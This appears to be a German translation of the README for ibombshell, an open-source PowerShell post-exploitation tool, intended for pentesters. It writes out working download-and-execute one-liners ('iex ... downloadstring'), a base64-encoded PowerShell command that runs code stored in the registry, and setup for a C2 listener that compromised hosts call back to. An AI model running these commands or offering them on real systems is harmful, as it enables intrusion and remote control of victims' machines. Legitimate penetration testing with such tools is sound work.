 telefonica/ibombshell
Werkzeug zum jederzeitigen Bereitstellen einer Post-Exploitation-Eingabeaufforderung


      ,--.!,    _ ____                  __   _____ __         ____
   __/   -*-   (_) __ )____  ____ ___  / /_ / ___// /_  ___  / / /
 ,d08b.  '|`  / / __  / __ \/ __ `__ \/ __ \\__ \/ __ \/ _ \/ / /
 0088MM      / / /_/ / /_/ / / / / / / /_/ /__/ / / / /  __/ / /
 `9MMP'     /_/_____/\____/_/ /_/ /_/_.___/____/_/ /_/\___/_/_/_/

 [+] Starting the console...
 [*] Console ready!
ibombshell ist ein in Powershell geschriebenes Tool, das Ihnen jederzeit einen Prompt mit Post-Exploitation-Funktionen (und in einigen Fällen Exploitation) bietet. Es ist eine Shell, die direkt in den Speicher heruntergeladen wird und Zugriff auf eine Vielzahl von Pentesting-Funktionen bietet. Diese Funktionen können direkt in den Speicher geladen werden, in Form einer Powershell-Funktion. Diese Ausführungsform wird als everywhere bezeichnet.
Darüber hinaus bietet ibombshell einen zweiten Ausführungsmodus namens Silently, sodass der Pentester eine Instanz von ibombshell (genannt warrior) ausführen kann. Der kompromittierte Computer wird über HTTP mit einem C2-Panel verbunden. Dadurch ist es möglich, den Warrior zu steuern und Funktionen in den Speicher zu laden, die dem Pentester helfen. Dies geschieht in der Post-Exploitation-Phase.
Um ibombshell everywhere auszuführen, ist PowerShell 3.0 oder höher erforderlich. Für andere Betriebssysteme als Windows finden Sie weitere Informationen im PowerShell GitHub - PowerShell für jedes System!.
Um den ibombshell silently mode auszuführen, benötigen Sie Python 3.6 und einige Python-Bibliotheken. Sie können diese installieren mit:
cd ibombshell\ c2/
pip install -r requirements.txt
Hinweis: ibombshell C2 funktioniert mit Python 3.X. Stellen Sie sicher, dass Sie ein pip relativ zu dieser Version verwenden.
ibombshell hat zwei Ausführungsmodi:
Um ibombshell zu laden, führen Sie einfach in PowerShell aus:
iex (new-object net.webclient).downloadstring(‘https://raw.githubusercontent.com/Telefonica/ibombshell/master/console’)
Jetzt können Sie die heruntergeladene ibombshell-Konsole ausführen mit:
console
Wenn Sie ibombshell in isolierten Umgebungen verwenden müssen, müssen Sie Ihren Computer zunächst in einer vernetzten Umgebung vorbereiten. Laden Sie alle benötigten Funktionen und verwenden Sie savefunctions, um sie in der Windows-Registrierung zu speichern.
Jetzt können Sie diesen Base-64-Code verwenden, um ibombshell zu erhalten:
powershell.exe -E "JABwAGEAdABoACAAPQAgACcAaABrAGMAdQA6AFwAcwBvAGYAdAB3AGEAcgBlAFwAYwBsAGEAcwBzAGUAcwBcAGkAYgBvAG0AYgBzAGgAZQBsAGwAXABjAG8AbgBzAG8AbABlACcAOwAgAHQAcgB5ACAAewAJAGkAZgAoAHQAZQ
BzAHQALQBwAGEAdABoACAAJABwAGEAdABoACkAIAB7ACAAJABjAG8AbgBzAG8AbABlACAAPQAgACgARwBlAHQALQBDAGgAaQBsAGQASQB0AGUAbQAgACQAcABhAHQAaAApAC4ATgBhAG0AZQA7ACAAYwBkACAAaABrAGMAdQA6
ADsAIAAkAG4AYQBtAGUAIAA9ACAAJABjAG8AbgBzAG8AbABlAC4AcwBwAGwAaQB0ACgAIgBcACIAKQBbAC0AMQBdADsAIAAkAGMAbwBkAGUAIAA9ACAAKAAoAEcAZQB0AC0ASQB0AGUAbQAgAC0AUABhAHQAaAAgACIAJABjAG
8AbgBzAG8AbABlACIAIAB8ACAAUwBlAGwAZQBjAHQALQBPAGIAagBlAGMAdAAgAC0ARQB4AHAAYQBuAGQAUAByAG8AcABlAHIAdAB5ACAAUAByAG8AcABlAHIAdAB5ACkAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUA
YwB0ACAAewBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAcABzAG8AYgBqAGUAYwB0ACAALQBQAHIAbwBwAGUAcgB0AHkAIABAAHsAIgBwAHIAbwBwAGUAcgB0AHkAIgA9ACQAXwA7ACAAIgBWAGEAbAB1AGUAIgAgAD0AIAAoAEcAZQ
B0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIAAiACQAYwBvAG4AcwBvAGwAZQAiACAALQBOAGEAbQBlACAAJABfACkALgAkAF8AfQB9ACkALgBWAGEAbAB1AGUAOwAgACQAYwBvAGQAZQAgAHwAIABv
AHUAdAAtAHMAdAByAGkAbgBnACAAfAAgAGkAZQB4ADsAIABjADoAOwAgAGMAbwBuAHMAbwBsAGUAOwB9AH0AYwBhAHQAYwBoAHsAdwByAGkAdABlAC0AaABvAHMAdAAgACQARQByAHIAbwByAFsAMABdAH0A"
Diese Version ermöglicht es Ihnen, die ibombshell-Konsole auszuführen und sie über das in Python erstellte C2-Panel fernzusteuern. Um diese Version auszuführen, müssen Sie zuerst den Konsolenprozess in PowerShell starten:
iex (new-object net.webclient).downloadstring(‘https://raw.githubusercontent.com/Telefonica/ibombshell/master/console’)
Im ibombshell C2-Pfad bereiten Sie das C2 vor:
python3 ibombshell.py
Und erstellen Sie den Listener, mit dem die Warriors verbunden werden:
iBombShell> load modules/listener.py
[+] Loading module...
[+] Module loaded!
iBombShell[modules/listener.py]> run
Der Standard-Listener-Port ist 8080. Schließlich können Sie die Konsole im silently mode auf dem Host starten, um die Fernsteuerung zu erhalten:
console -Silently -uriConsole http://[ip or domain]:[port]
Der grundlegende Betrieb des ibombshell-Kontrollpanels folgt folgendem Schema:
        ibombshell                 C2
            |                      |
            |    newibombshell     |
            +--------------------->| --+ register
            |                      |<--+ from IP
            |    get functions     |
            |   and instructions   |
            +--------------------->|
            |                      |
            |    send functions    |
            |   and instructions   |
execute +-- |<---------------------+
        +-->|                      |
            |       results        |
            +--------------------->|
            |                      |
Wir haben einen Docker-Container erstellt, der alles enthält, was Sie benötigen, um es zum Laufen zu bringen. Führen Sie diesen Befehl vom Speicherort der Dockerfile aus.
sudo docker build -t "ibombshell" .
sudo docker run -it ibombshell





Einige Beispielvideos...
Dieses Projekt ist unter der GNU General Public License lizenziert - siehe LICENSE-Datei für Details.
DIE SOFTWARE WIRD "WIE BESEHEN" ZUR VERFÜGUNG GESTELLT, OHNE JEGLICHE AUSDRÜCKLICHE ODER STILLSCHWEIGENDE GEWÄHRLEISTUNG, EINSCHLIESSLICH, ABER NICHT BESCHRÄNKT AUF DIE GEWÄHRLEISTUNG DER MARKTGÄNGIGKEIT, DER EIGNUNG FÜR EINEN BESTIMMTEN ZWECK UND DER NICHTVERLETZUNG VON RECHTEN. IN KEINEM FALL HAFTEN DIE AUTOREN ODER RECHTSINHABER FÜR JEGLICHE ANSPRÜCHE, SCHÄDEN ODER ANDERE VERBINDLICHKEITEN, OB AUS VERTRAG, UNERLAUBTER HANDLUNG ODER ANDERWEITIG, DIE AUS ODER IM ZUSAMMENHANG MIT DER SOFTWARE ODER DER NUTZUNG ODER ANDEREN HANDLUNGEN MIT DER SOFTWARE ENTSTEHEN. WENN SIE EINEN BEITRAG ZU EINEM REPOSITORIUM LEISTEN, DAS EINEN LIZENZHINWEIS ENTHÄLT, LIZENZIEREN SIE IHREN BEITRAG UNTER DEN SELBEN BEDINGUNGEN UND SIND SIE DAmit EINVERSTANDEN, DASS SIE DAS RECHT HABEN, IHREN BEITRAG UNTER DIESEN BEDINGUNGEN ZU LIZENZIEREN. FALLS SIE EINE SEPARATE VEREINBARUNG ZUR LIZENZIERUNG IHRER BEITRÄGE UNTER ANDEREN BEDINGUNGEN HABEN, WIE ZUM BEISPIEL EINE CONTRIBUTOR LICENSE AGREEMENT, HAT DIESE VEREINBARUNG VORRANG.
Diese Software hat keinen QA-Prozess. Diese Software ist ein Proof of Concept.
Bei Problemen können Sie uns kontaktieren:
